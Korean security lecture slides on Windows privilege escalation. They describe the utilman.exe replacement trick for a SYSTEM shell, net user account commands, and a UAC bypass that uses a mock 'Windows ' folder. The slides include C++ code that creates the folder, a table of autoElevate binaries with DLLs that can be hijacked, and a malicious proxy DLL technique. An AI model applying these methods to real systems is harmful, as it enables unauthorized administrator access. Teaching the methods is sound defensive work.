
utilman.exe 파일을 cmd.exe 파일로 변경



# 윈도우 계정과 권한

- 윈도우의 권한 상승

- 정상적으로 부팅한 후 로그인 창에서  + U 또는 화면 맨 오른쪽 아래에 있는 버튼을 누르면 명령 창이 실행되는데, 이 명령창에서 whoami 명령어를 실행하면 해당 명령 창이 최고 권한인 system 권한의 계정임을 확인할 수 있음



- 관리자 권한을 획득하면 새로운 사용자를 추가하거나 기존 계정의 비밀번호를 변경 하거나 하는 등의 일을 할 수 있음
  - net user /add username userpassword
  - net user username new-password
  - net user username \*

# 윈도우 계정과 권한

- 윈도우의 권한 상승

- UAC(User Account Control) Bypass

- UAC란 마이크로소프트의 윈도우 비스타 운영 체제에서 처음 선보였는데 관리자 계정이라고 하더라도 사용자가 권한 수준을 높이는 것을 허용할 때까지 응용 프로그램들을 표준 사용자 권한으로 제한을 둬 따라 운영 체제의 보안을 개선하기 위한 기술  
권한이 없는 프로그램의 자동 설치를 차단하고 시스템 설정 변경을 방지
  - UAC Bypass는 이러한 윈도우 운영체제의 UAC 기능을 우회하는 권한 상승 공격  
UAC Bypass의 전제 조건으로 먼저 사용자가 관리자 계정이고 UAC 옵션이 디폴트 옵션('Notify me only when programs try to make changes to my computer')으로 선택한 경우에만 가능하며, UAC의 가장 강한 옵션인 'Always Notify'로 설정된 경우에는 제대로 동작하지 않는 경우가 많지만 대부분 사용자는 관리자 계정을 사용하고 UAC도 디폴트 옵션

# 윈도우 계정과 권한

- 윈도우의 권한 상승

- UAC(User Account Control) Bypass 사례

- 트릭 폴더(Mock Directory)를 생성해서 UAC를 우회하는 방식으로 'autoElevate'가 설정된 프로그램과 폴더 공백을 이용한

- AIS(Application Information Service) 체크 우회

- 트릭 폴더(Mock Directory)를 생성해서 DLL Hijacking 하는 방식과 결합하여 사용되기도 함

## autoElevate

자동 상승이 사용되는지 여부를 지정합니다. **TRUE** 는 사용하도록 설정되어 있음을 나타냅니다. 특성은 없습니다. 실행 파일은 Windows Publisher에서 디지털 서명해야 합니다. 내부적으로만 사용할 수 있습니다.

# 윈도우 계정과 권한


- 윈도우의 권한 상승

- UAC(User Account Control) Bypass 사례

트릭 폴더(Mock Directory)를 생성해서 UAC를 우회하는 방식으로 'autoElevate'가 설정된 프로그램과 폴더 공백을 이용한

AIS(Application Information Service) 체크 우회

트릭 폴더(Mock Directory)를 생성해서 DLL Hijacking 하는 방식과 결합하여 사용되기도 함



- Windows 탐색기를 통해서나 cmd를 통해서 C: 드라이브 하위에 공백이 포함된 "Windows" 폴더를 만드는 것은 불가능하지만, 하위 경로가 존재하는 "C:\\Windows\\System32" 를 생성하는 것은 파워셸(PowerShell)이나 프로그램을 통해서 가능하다는 점을 이용
- 'autoElevate'가 설정된 프로그램은 신뢰된 경로(System32 등)에서 실행될 때 UAC 창이 뜨지 않고 바로 실행됨

# 윈도우 계정과 권한

- 윈도우의 권한 상승

- 트릭 폴더(Mock Directory)를 생성 코드 : UNC(Universal Naming Convention) 경로 이용

```
#include <iostream>
#include <filesystem>
#include "windows.h"

int main()
{
    if ((_waccess(L"\\\\?\\c:\\Windows \\System32", 0)) == -1)
    {
        if (CreateDirectoryW(L"\\\\?\\c:\\Windows ", NULL) && CreateDirectoryW(L"\\\\?\\c:\\Windows \\System32", NULL))
        {
            std::cout << "Create directory success!\\n";
        }
        else
        {
            std::cout << "Create directory fail : " << GetLastError();
        }
    }
    else
    {
        std::cout << "Directory already exist!\\n";
        std::filesystem::remove_all(L"\\\\?\\c:\\Windows ");
        if ((_waccess(L"\\\\?\\c:\\Windows \\System32", 0)) == -1)
        {
            std::cout << "Remove directory success!\\n";
        }
    }
    system("pause");
}
```

# 윈도우 계정과 권한

- 윈도우의 권한 상승


| 실행 파일 이름                   | DLL 파일 이름과 함수                               | 실행 파일 설명       |
|----------------------------|---|----------------|
| fxsunatd.exe               | fxsapi.dll FaxConnectFaxServerW()           | 팩스 서비스 응용 프로그램 |
| bthudtask.exe              | devobj.dll DevObjGetClassDevs()             | 블루투스 삭제 작업 관련  |
| BitLockerWizardElev.exe    | fviewiz.dll FveuiClearFveWizOnStartup()     | 비트로커 드라이브 암호화  |
| netplwiz.exe               | netplwiz.dll UsersRunDllW()                 | 사용자 계정 제어판     |
| computerdefaults.exe       | propsys.dll                                 | 컴퓨터 기본 제어판     |
| fodhelper                  | propsys.dll                                 | 언어 변경          |
| sdclt.exe                  | propsys.dll                                 | 백업 파일 생성 및 복구  |
| taskmgr.exe                | winsta.dll                                  | 작업관리자          |
| printui.exe                | printui.dll dllmain()                       | 프린터 속성 변경      |
| systemreset.exe            | reagent.dll WinReGetConfig()                | 시스템 초기화        |
| winsat.exe                 | winmm.dll<br>timeBeginPeriod, timeEndPeriod | 윈도우 시스템 평가 도구  |
| SystemPropertiesRemote.exe | srrstr.dll                                  | 시스템 원격 설정      |

- 윈도우에 존재하는  
'autoElevate'가 설정된  
정상 프로그램들



# 윈도우 계정과 권한


- 윈도우의 권한 상승



- netplwiz.exe 프로그램은 'autoElevate'가 설정되어 있는 정상 프로그램으로 시스템 폴더가 아닌 다른 폴더에서 실행되면 UAC 창이 뜨고 승인을 해줘야 실행이 됨

# 윈도우 계정과 권한

- 윈도우의 권한 상승




- 공백이 포함된 "C:\Windows\System32" 경로에서  
실행하면 UAC 창이 뜨지 않고 바로 실행 됨

# 윈도우 계정과 권한

- 윈도우의 권한 상승

- DLL Hijacking과 결합 (Proxy DLL)
- 트릭 폴더(Mock Directory)를 이용한 방식과 결합하면 더 간단하게 관리자 권한 획득 가능



netplwiz.exe


- netplwiz.exe 프로그램이 사용하는 netplwiz.dll과 같은 이름의 악성 dll을 제작하여 공백이 포함된 "C:\Windows\System32" 경로에 netplwiz.exe 프로그램과 같이 만들어 놓으면 UAC 창이 뜨지도 않으면서도 악성 netplwiz.dll이 실행되어 악성 행위를 사용자가 인지하지 못한 상태에서 진행 할 수 있음
- 윈도우 시스템에서는 같은 경로에 존재하는 dll을 가장 먼저 찾기 때문에 발생하는 문제로 이런 문제를 해결하기 위해서는 항상 전체 경로를 통해서만 dll을 로드 해야 하고 dll을 로드 하기 전에 정상적인 dll인지 여부를 확인해야 함

※ 최신 윈도우에서는 이런 방식의 dll hijacking은 동작하지 않음

# 윈도우 계정과 권한

## • 윈도우의 권한 상승


- Proxy DLL : DLL을 만들 때 특정 함수를 제외한 나머지 함수는 다른 DLL의 함수를 래핑하여 그대로 호출하도록 만들 수 있음  
